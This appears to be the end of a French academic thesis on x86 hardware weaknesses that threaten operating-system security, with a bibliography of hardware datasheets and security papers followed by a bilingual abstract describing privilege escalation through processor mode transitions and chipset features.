[35] IEEE and the Open Group. Posix, ieee std 1003.1, 2004 edition. the open group technical standard. base specifications, issue 6. 2004. http ://www.opengroup.org/onlinepubs/009695399/toc.htm.

[36] Intel Corp. Execute disable bit software developer's guide. 0. http ://cache-www.intel.com/cd/00/00/14/93/149307_149307.pdf.

[37] Intel Corp. 82093aa i/o advanced programmable interrupt controller (i/o apic) datasheet. 1996. http ://www.intel.com/design/chipsets/datashts/290566.htm.

[38] Intel Corp. Intel universal host controller interface (uhci) design guide. 1996. http ://www.intel.com/technology/usb/uhci11d.htm.

[39] Intel Corp. Intel 82801eb i/o controller hub 2 (ich2) datasheet. 2000. http ://www.intel.com/design/chipsets/datashts/290687.htm.

[40] Intel Corp. Accelerated graphics port interface specification rev 3.0. 2002.

[41] Intel Corp. Intel 82845 memory controller hub (mch) datasheet. 2002. http ://www.intel.com/design/chipsets/datashts/290725.htm.

[42] Intel Corp. Intel 82801eb i/o controller hub 5 (ich5) and intel 82801er i/o controller hub 5 r (ich5r) datasheet. 2003. http ://www.intel.com/design/chipsets/datashts/252516.htm.

[43] Intel Corp. Intel core duo bugs. 2006. http ://www.geek.com/images/geeknews/2006Jan/core_duo_errata__2006_01_21__full.gif.

[44] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1 : basic architecture. 2007. http ://www.intel.com/design/processor/manuals/253665.pdf.

[45] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a : instruction set reference, a-m. 2007. http ://www.intel.com/design/processor/manuals/253666.pdf.

[46] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2b : instruction set reference, n-z. 2007. http ://www.intel.com/design/processor/manuals/253667.pdf.

[47] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a : system programming guide part 1. 2007. http ://www.intel.com/design/processor/manuals/253668.pdf.

[48] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b : system programming guide part 2. 2007. http ://www.intel.com/design/processor/manuals/253669.pdf.

[49] N. Petroni Jr, T. Fraser, A.Walters, and W. Arbaugh. An architecture for specification-based detection of semantic integrity violations in kernel dynamix data. In *Usenix Security 2006 : Proceedings of the 15th Usenix Security Symposium*, 2006.

[50] P.-H. Kamp and R. Watson. Freebsd jails : Confining the omnipotent root. http ://docs.freebsd.org/44doc/papers/jail/jail.html.

[51] O. Kaya and J.-P. Seifert. On the power of simple branch prediction analysis. In *Eprint*.

[52] G. Kc, A. Keromytis, and V. Prevelakis. Countering code-injection attacks with instruction-set randomization. In *CCS '03 : Proceedings of ACM Conference on Computer and Communications Security*, 2003.

[53] P. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss and other systems. In *CRYPTO 1996 : Proceedings of Advances in Cryptology*, 1996.

[54] P. Kocher, J. Jaffe, and B. Jun. Differential power analysis. In *CRYPTO'99 : Proceedings of Advances in Crytology*, 1999.

[55] L4Linux team. L4linux : Running linux on top of l4. 2007. http ://os.inf.tu-dresden.de/L4/LinuxOnL4/.

[56] D. Larochelle and D. Evans. Statically detecting likely buffer overflow vulnerabilities. In *USENIX Sec'01 : Proceedings of the 10th USENIX Security Symposium*, 2001.

[57] C. Lauradoux. Collision attacks on processors with cache and countermeasures. In *WeWorC '05 : Western European Workshop on Research in Cryptology*, 2005.

[58] T. Messerges. Using second order power analysis to attack dpa resistant software. In *CHES 2000 : Proceedings of Workshop of Cryptographic Hardware and Embedded Systems*, 2000.

[59] Microsoft Corporation. Windows vista. 2007. www.microsoft.com/france/windowsvista/.

[60] Microsoft Corporation. Windows vista bitlocker drive encryption : Présentation générale. 2007. www.microsoft.com/france/technet/produits/windowsvista/security/bitexec.mspx.

[61] H. Morin. Les puces ne garantissent pas la sécurité des échanges en ligne. In *Le monde, édition du 19 Novembre 2006*, 2006.

[62] National Institute Of Standards and Technology. Advanced encryption standard (aes). In *FIPS Publication 197*, 2001. http ://csrc.nist.gov/encryption/aes/index.html.

[63] NetBSD team. The netbsd framebuffer aperture driver. In *ftp ://ftp.netbsd.org/pub/NetBSD/packages/pkgsrc/sysutils/aperture/README.html*, 2005.

[64] NetBSD team. The netbsd project. 2007. http ://www.netbsd.org.

[65] Netfilter coreteam. Netfilter : firewalling, nat and packet mangling for linux. 2007. http ://www.netfilter.org.

[66] M. O'Hanlon and A. Tonge. Investigation of cache timing attacks on aes. 2005. http ://computing.dcu.ie/research/papers/2005/0105.pdf.

[67] OpenBSD core team. The openbsd project. 2007. http ://www.openbsd.org.

[68] OpenBSD core team. Openbsd project goals. 2007. http ://www.openbsd.org/goals.html.

[69] OpenBSD core team. Openbsd security page. 2007. http ://www.openbsd.org/security.html.

[70] PCI-SIG. Pci local bus specification, revision 2.1. 1995.

[71] C. Percival. Cache missing for fun and profit. In *BSDCan 2005*, 2005. http ://www.daemonology.net/hyperthreading-considered-harmful/.

[72] M. Prasad and T. Chiueh. A binary rewriting defense against stack-based buffer overflow attacks. In *USENIX Tech'03 : Proceedings of the USENIX Annual Technical Conference*, 2003.

[73] W. Robertson, C. Kruegel, D. Mutz, and F. Valeur. Run-time detection of heap-based overflows. In *LISA 2003 : Proceedings of the 17th Conference on Systems Administration*, 2003.

[74] Ruhr University Bochum. Tpm compliance tests. 2006. http ://www.prosec.rub.de/tpmcompliance.html.

[75] Ruhr University Bochum. Trusted grub. 2007. http ://www.prosec.rub.de/trusted_grub.html.

[76] J. Rutkovska. Subverting vista kernel for fun and profit. In *Blackhat conference 2006*, 2006. www.blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf.

[77] K. Schramm, T. Wollinger, and C. Paar. A new class of collisions attacks and its application to des. In *FSE : Proceedings of Fast Software Encryption*, 2003.

[78] S. Sidiroglou, G. Giovanidis, and A. Keromytis. A dynamic mechanism for recovering from buffer overflow attacks. In *ISC'05 : Proceedings of the 8th Information Security Conference*, 2005.

[79] Trusted Computing Group. Tcg software stack specification version 1.2. 2006. https ://www.trustedcomputinggroup.org/specs/TSS/.

[80] Trusted Computing Group. Tcg tnc architecture version 1.1. 2006. https ://www.trustedcomputinggroup.org/specs/TNC/TNC_Architecture_v1_1_r2.pdf.

[81] Trusted Computing Group. Tpm specification version 1.2 : Design principles. 2006. https ://www.trustedcomputinggroup.org/specs/TPM/Main_Part1_Rev94.zip.

[82] Trusted Computing Group. About the trusted computing group. 2007. https ://www.trustedcomputinggroup.org.

[83] Y. Tsunoo, T. Saito, T. Suzaki, M. Shigeri, and H. Miyauchi. Cryptanalysis of des implemented on computers with cache. In *CHES '03 : Proceedings of the 4th Workshop on Cryptographic Hardware and Embedded Software*, 2003.

[84] University of Cambridge. Xen virtual machine monitor. 2007. http ://www.cl.cam.ac.uk/research/srg/netos/xen/documentation.html.

[85] US National Security Agency. Security enhanced linux. 2007. http ://www.nsa.gov/selinux.

[86] USB Implementers Forum Inc. Universal serial bus mass storage class ufi command specification. 1998. www.usb.org/developers/devclass_docs/usbmass-ufi10.pdf.

[87] USB Implementers Forum Inc. Universal serial bus 2.0 specification. 2006. http ://www.usb.org/developers/docs/usb_20_0512006.zip.

[88] VMWARE Inc. Vmware virtualisation software. 2007. http ://www.vmware.com/fr.

[89] A. Wachowski and L. Wachowski. The matrix. 1999. Warner Bros. Pictures.

[90] X.org foundation. Open source implementation of the x window system. 2007. http ://wiki.x.org/wiki.

[91] Li Zhuang, Feng Zhou, and J. D. Tygar. Keyboard acoustic emanations revisited. In *CCS '05 : Proceedings of the 12th ACM conference on Computer and communications security*, pages 373–382, New York, NY, USA, 2005. ACM Press. http ://doi.acm.org/10.1145/1102120.1102169.

## Résumé

Pour établir leurs modèles de fonctionnement et de sécurité, les systèmes d'exploitation modernes s'appuient sur les spécifications des composants matériels qu'ils utilisent. La capacité d'un système d'exploitation à faire respecter sa politique de sécurité repose donc, entre autres, sur la fiabilité et la correction des spécifications des composants matériels sous-jacents. Dans ce document, nous montrons, exemples concrets à l'appui, comment des faiblesses architecturales des composants matériels des ordinateurs de type PC mettant en œuvre des processeurs x86 et x86-64 peuvent mettre en danger la sécurité des systèmes d'exploitation qui les utilisent. Nous montrons en particulier que ces faiblesses se traduisent par la possibilité, pour un attaquant capable d'exécuter du code sur une machine cible, d'obtenir la réalisation d'une action contraire à la politique de sécurité en vigueur, comme le contournement d'un mécanisme de sécurité impératif, en n'effectuant que des actions atomiques légitimes du point de vue de la politique de sécurité d'un système d'exploitation et en ne mettant en œuvre que des fonctionnalités documentées de ce dernier. Par exemple, nous montrons qu'il est possible pour un attaquant d'utiliser des faiblesses dans les mécanismes de transition entre les modes de fonctionnement d'un processeur x86 pour obtenir l'exécution de code avec des privilèges équivalents à ceux du système d'exploitation à l'insu complet de ce dernier. Nous montrons en outre comment la présence de certaines fonctionnalités dans les chipsets des cartes mères peut remettre en question l'efficacité des mécanismes de cloisonnement mémoire des processeurs, et comment il est possible pour un attaquant d'utiliser de telles faiblesses comme moyen d'escalade de privilèges.



**Mots-clés:** Systèmes d'exploitation, Sécurité, Escalades de privilèges, Fonctionnalités matérielles



## Abstract

Most of the time, operating systems use hardware components specification as an input for the definition and the formalisation of their security model. Therefore, an operating system will only be able to enforce its own security policy if the specifications of the hardware components that are involved are correct and reliable. In this document, we show how structural weaknesses of hardware components should be considered as threats to operating systems that rely on such components. We will mostly focus on PC computers using x86 or x86-64 processors and give precise examples of such weaknesses. For instance, we will show how it is possible for an attacker with limited privileges on a target machine to circumvent operating systems mandatory security functions or to achieve something that is against the global security policy using only atomic actions that can rightfully be considered legitimate in the operating system security policy. For example, we will show how it is possible for an attacker to use weaknesses in the transition model between operating modes of x86 processors to get to run code with privileges equivalent to those of the operating system kernel without the kernel actually noticing it. Also, we show how the very fact that some mechanisms are implemented in motherboard chipsets can threaten the reliability and efficiency of processors-related memory protection functions, and how it is possible for an attacker to use such weaknesses as a means for privilege escalation over a target system.



**Keywords:** Operating Systems, Security, Hardware functionnalities, Hardware-based privilege escalation